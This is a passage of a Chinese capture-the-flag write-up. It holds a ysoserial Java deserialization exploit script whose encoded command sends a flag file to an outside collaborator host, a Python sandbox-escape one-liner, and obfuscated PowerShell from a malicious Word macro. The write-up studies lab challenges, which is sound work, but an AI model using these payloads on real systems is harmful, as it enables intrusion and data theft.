
由于yso里面的利用链，默认使用Runtime.exec进行命令执行，无shell环境，没法用管道符，所以使用如下工具进行编码：

http://jackson-t.ca/runtime-exec-payloads.html

执行脚本：

```
import requests
import base64
import subprocess
burp0_url = "http://138.68.182.20:30751/doLaunch"
burp0_cookies = {"JSESSIONID": "DF6BDF0F9CA7D8092089C724161013C7"}
burp0_headers = {"Cache-Control": "max-age=0", "Origin": "http://138.68.182.20:30751", "Upgrade-Insecure-Request
s": "1", "Content-Type": "application/x-www-form-urlencoded", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64
; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36", "Accept": "text/html,applicat
ion/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3", "Referer"
: "http://138.68.182.20:30751/doSignIn", "Accept-Encoding": "gzip, deflate", "Accept-Language": "zh-CN,zh;q=0.9"
, "DNT": "1", "Sec-GPC": "1", "Connection": "close"}
burp0_data = {"country": "aaa", "worm": "rO0ABXQAE3snd29ybSc6J2Rlbl96dWtvJ30="}
yso_type="CommonsCollections2"
command="bash -c {echo,Y3VybCBodHRwOi8vOG53cjM0cDU4bWlveWRqMjRiYTEyd3o2ZnhscTlmLmJ1cnBjb2xsYWJvcmF0b3IubmV0L2BjY
XQgL3Jvb3QvZmxhZy50eHR8YmFzZTY0IC13IDEwMDAwYA==}|{base64,-d}|{bash,-i}"
popen = subprocess.Popen([r'java', '-jar', r'ysoserial-0.0.6-SNAPSHOT-all.jar', yso_type, command], stdout=subpr
ocess.PIPE)
file_content = popen.stdout.read()
expolit_data = base64.b64encode(file_content)
print(expolit_data)
burp0_data["worm"]=expolit_data
requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data,proxies={"http":"http://1
27.0.0.1:8080"})
```

运行结果（新版burp真的好用）：



MISC-Build yourself in

印象里题目大概这样：Python沙箱，没有builtins，不能有单双引号，没法import。

使用常规的手法获取到了popen，从字符串变量中获取到了cat和空格，通过popen调用ls获取了"flag.txt"字符串，最后通过popen调用了"cat flag.txt"输出了flag

```
subclasses=[].__class__.__mro__[1].__subclasses__();list=subclasses[7];globals=subclasses[-4].__exit__.__globals__;keys=list(globals.keys());space=globals[keys[1]][2];ls=keys[-4][-4]+keys[-4][-2];popen=globals[keys[-5]];flag = popen(ls).read()[-9:-1];cat=keys[8][2]+keys[8][0]+keys[10][1];print(popen(cat+space+flag).read());
```

```
>>> subclasses=[].__class__.__mro__[1].__subclasses__();list=subclasses[7];globals=subclasses[-4].__exit__.__globals__;keys=list(globals.keys());space=globals[keys[1]][2];ls=keys[-4][-4]+keys[-4][-2];popen=globals[keys[-5]];flag = popen(ls).read()[-9:-1];cat=keys[8][2]+keys[8][0]+keys[10][1];print(popen(cat+space+flag).read());
CHTB{n0_j4il_c4n_h4nd13_m3!}
```

Forensics-Invitation

连蒙带唬做的取证题。

题目给了一个invite.docm文件，打开之后发现无法编辑VBA，会报一个错误提示。

查资料后发现一个叫做OfficeMalScanner的工具，可以提取代码。

解压出docm文件中的word/vbaProject.bin文件，使用OfficeMalScanner进行VBA代码提取：

```
D:\Downloads\OfficeMalScanner>OfficeMalScanner.exe vbaProject.bin info

+-------------------------------------------+
|           OfficeMalScanner v0.62          |
|  Frank Boldewin / www.reconstructer.org   |
+-------------------------------------------+

[*] INFO mode selected
[*] Opening file vbaProject.bin
[*] Filesize is 75776 (0x12800) Bytes
[*] Ms Office OLE2 Compound Format document detected

-----------------------------------------
[Scanning for VB-code in VBAPROJECT.BIN]
-----------------------------------------
NewMacros
ThisDocument
-------------------------------------------------------------------------------
               VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
              The decompressed Macro code was stored here:

------> D:\Downloads\OfficeMalScanner\VBAPROJECT.BIN-Macros
-------------------------------------------------------------------------------
```



解出了两个宏文件，内容代码其实是一样的，传到了gist上一份：

https://gist.github.com/fnmsd/75b555b61d9ef2796ab714ca2bf85ed9

经过了一系列的解密，最后通过Shell函数进行命令执行，所以我们把Shell函数换成输出函数即可。

```
x = Shell(odsuozldxufm("50") & odsuozldxufm("4f5745525348454c4c2e6578") & odsuozldxufm("65202d6e6f65786974202d77
2068696464") & odsuozldxufm("656e202d656e6320") & bomazpcuwhstlcd & dbcsmjrdsqm & gxiwcxqzqi & uejdkidq, 1)
```

一开始用的MsgBox，发现弹框弹的不全，后改为Debug.Print,得到了PowerShell命令：




https://gist.github.com/fnmsd/79ae519092875bb213bb11ba1824affe

命令内容的主体是反弹shell的powershell代码，除此之外，还带两条额外经过混淆的语句：

```
. ( $PshomE[4]+$pshoMe[30]+'x') ( [striNG]::join('' , ([REGeX]::MaTCHES( ")'x'+]31[DIlLeHs$+]1[DiLLehs$ (&| )43]
RAhc[]GnIRTs[,'tXj'(eCALPER.)'$','wqi'(eCALPER.)';tX'+'jera_scodlam'+'{B'+'T'+'HCtXj '+'= p'+'gerwqi'(" ,'.' ,'R
'+'iGHTtOl'+'eft' ) | FoREaCH-OBJecT {$_.VALUE} ))  )

SEt ("G8"+"h")  (  " ) )63]Rahc[,'raZ'EcalPeR-  43]Rahc[,)05]Rahc[+87]Rahc[+94]Rahc[(  eCAlpERc-  )';2'+'N'+'1'+
'}atem_we'+'n_eht'+'_2N1 = n'+'gerr'+'aZ'(( ( )''niOj-'x'+]3,1[)(GNirTSot.EcNereFeRpEsOBREv$ ( . "  ) ;-jOIn ( l
S ("VAR"+"IaB"+"LE:g"+"8H")  ).VALue[ - 1.. - ( ( lS ("VAR"+"IaB"+"LE:g"+"8H")  ).VALue.LengtH)] | IeX
```

不是很看的懂，经过尝试：



得到了flag。

后来仔细看powershell的代码，其实里面引用到了regp和regn变量，直接echo输出就好了。

后记

Web题目里面有很多按位爆破的题，其实可以做成二分查找的形式来进行加速，不过比较懒也没有弄，不知道有没有什么框架能方便的解决这个问题。